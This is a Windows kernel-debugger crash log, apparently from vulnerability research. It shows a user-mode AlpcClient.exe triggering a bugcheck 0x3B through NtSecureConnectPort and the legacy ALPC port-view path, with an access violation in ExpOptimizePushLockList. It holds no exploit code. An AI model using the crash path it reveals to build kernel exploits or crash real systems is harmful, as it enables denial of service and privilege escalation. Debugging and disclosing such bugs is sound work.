fffff803`0200abf4 cc              int     3
fffff803`0200abf5 cc              int     3
fffff803`0200abf6 cc              int     3
fffff803`0200abf7 cc              int     3
fffff803`0200abf8 0f1f840000000000 nop    dword ptr [rax+rax]
    nt!DbgBreakPointWithStatus:
fffff803`0200ac00 cc              int     3
fffff803`0200ac01 c3              ret
    nt!DbgBreakPointWithStatusEnd:
fffff803`0200ac02 cc              int     3
fffff803`0200ac03 cc              int     3
```

```
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x0000003b
                       (0x00000000C0000005,0xFFFFF80301EFE0EB,0xFFFFF98780857C10,0x0000000000000000)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

nt!DbgBreakPointWithStatus:
fffff803`0200ac00 cc              int     3
1: kd>
```

```
SYSTEM_SERVICE_EXCEPTION (3b)
An exception happened while executing a system service routine.
Arguments:
Arg1: 00000000c0000005, Exception code that caused the BugCheck
Arg2: fffff80301efe0eb, Address of the instruction which caused
the BugCheck
Arg3: fffff98780857c10, Address of the context record for the
exception that caused the BugCheck
Arg4: 0000000000000000, zero.

Debugging Details:
------------------

*** WARNING: Unable to verify checksum for AlpcClient.exe
```

```
KEY_VALUES_STRING: 1

    Key  : Analysis.CPU.mSec
    Value: 2671

    Key  : Analysis.DebugAnalysisManager
    Value: Create

    Key  : Analysis.Elapsed.mSec
    Value: 4207

    Key  : Analysis.Init.CPU.mSec
    Value: 37733

    Key  : Analysis.Init.Elapsed.mSec
    Value: 5472554

    Key  : Analysis.Memory.CommitPeak.Mb
    Value: 124

    Key  : WER.OS.Branch
    Value: vb_release

    Key  : WER.OS.Timestamp
    Value: 2019-12-06T14:06:00Z

    Key  : WER.OS.Version
    Value: 10.0.19041.1


BUGCHECK_CODE:  3b

BUGCHECK_P1: c0000005

BUGCHECK_P2: fffff80301efe0eb

BUGCHECK_P3: fffff98780857c10

BUGCHECK_P4: 0

CONTEXT:  fffff98780857c10 -- (.cxr 
0xfffff98780857c10)rax=fffff98780858677 rbx=ffffbe8b5b4d0118
rcx=fffff98780858670
```

```
rdx=fffff98780858670 rsi=ffffe20d8d7be7b0 rdi=0024000000000003
rip=fffff80301efe0eb rsp=fffff98780858610 rbp=fffff987808586b0
 r8=0024000000000000  r9=ffffe20d8d7be7b0 r10=7ffffffffffffffc
r11=fffff987808587a0 r12=0000000000000000 r13=0000000000000003
r14=ffffbe8b5b4d0730 r15=ffffe20d8d7be7b0
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
efl=00010246
nt!ExpOptimizePushLockList+0x27:
fffff803`01efe0eb 49894828        mov     qword ptr [r8+28h],rcx
ds:002b:00240000`00000028=????????????????
Resetting default scope

PROCESS_NAME:  AlpcClient.exe

STACK_TEXT:
fffff987`80858610 fffff803`01efddb5     : 7fffffff`fffffffc
fffff987`808585c0 00000000`00000000 00001f80`012200b1 :
nt!ExpOptimizePushLockList+0x27
fffff987`80858640 fffff803`01e5b552     : ffffbe8b`00000000
ffffbe8b`5b4d0118 ffffe20d`8d7be7b0 fffff803`0226516a :
nt!ExfAcquirePushLockExclusiveEx+0x1e5
fffff987`808586f0 fffff803`02269c6c     : ffffe20d`8d7be7c0
fffff803`00000001 ffffe20d`00000000 ffffe20d`8d7be7c0 :
nt!ExAcquirePushLockExclusiveEx+0x1a2
fffff987`80858730 fffff803`022685e4     : 00000000`00000000
00000000`00000000 fffff987`80858970 fffff987`80858810 :
nt!AlpcpLockForCachedReferenceBlob+0x14
fffff987`80858770 fffff803`022e569c     : 00000000`00001000
fffff987`80858810 fffff987`80858970 fffff987`80858810 :
nt!AlpcpCreateSectionView+0x3c
fffff987`808587c0 fffff803`022660c8     : 00000000`00000000
ffffe20d`8d7be7c0 ffffe20d`8886c438 ffffe20d`8d6a45d0 :
nt!AlpcpMapLegacyPortView+0x130
fffff987`80858850 fffff803`022dae7a     : fffff987`80858960
ffffbe8b`5b4d0080 ffffe20d`8886c3d0 ffffbe8b`5b4d0080 :
nt!AlpcpFormatConnectionRequest+0x19c
fffff987`808588c0 fffff803`020146b5     : 00000000`00000000
00000000`00000000 00000000`00000000 00000000`00000000 :
nt!NtSecureConnectPort+0x3aa
fffff987`80858a90 00007ffb`fa88fdd4     : 00007ff6`f9bda36e
00007ff6`f9c416f0 cccccccc`cccccccc 00000000`00000054 :
nt!KiSystemServiceCopyEnd+0x25
```

```
0000008b`1c74f0e8 00007ff6`f9bda36e     : 00007ff6`f9c416f0
cccccccc`cccccccc 00000000`00000054 00000000`00000054 :
ntdll!NtSecureConnectPort+0x14
0000008b`1c74f0f0 00007ff6`f9bdae8c     : 00000000`00000000
00000000`00000000 00000000`00000000 00000000`00000000 :
AlpcClient+0xa36e
0000008b`1c74f7d0 00007ffb`f9757034     : 00000000`00000000
00000000`00000000 00000000`00000000 00000000`00000000 :
AlpcClient+0xae8c
0000008b`1c74f810 00007ffb`fa842651     : 00000000`00000000
00000000`00000000 00000000`00000000 00000000`00000000 :
KERNEL32!BaseThreadInitThunk+0x14
0000008b`1c74f840 00000000`00000000     : 00000000`00000000
00000000`00000000 00000000`00000000 00000000`00000000 :
ntdll!RtlUserThreadStart+0x21


SYMBOL_NAME:  nt!ExpOptimizePushLockList+27

MODULE_NAME: nt
IMAGE_NAME:  ntkrnlmp.exe

STACK_COMMAND:  .cxr 0xffff98780857c10 ; kb

BUCKET_ID_FUNC_OFFSET:  27

FAILURE_BUCKET_ID:  AV_VRFK_nt!ExpOptimizePushLockList

OS_VERSION:  10.0.19041.1

BUILDLAB_STR:  vb_release

OSPLATFORM_TYPE:  x64

OSNAME:  Windows 10

FAILURE_ID_HASH:  {f432b124-25f7-c444-2c5a-a229c4d04c69}

Followup:     MachineOwner
---------
```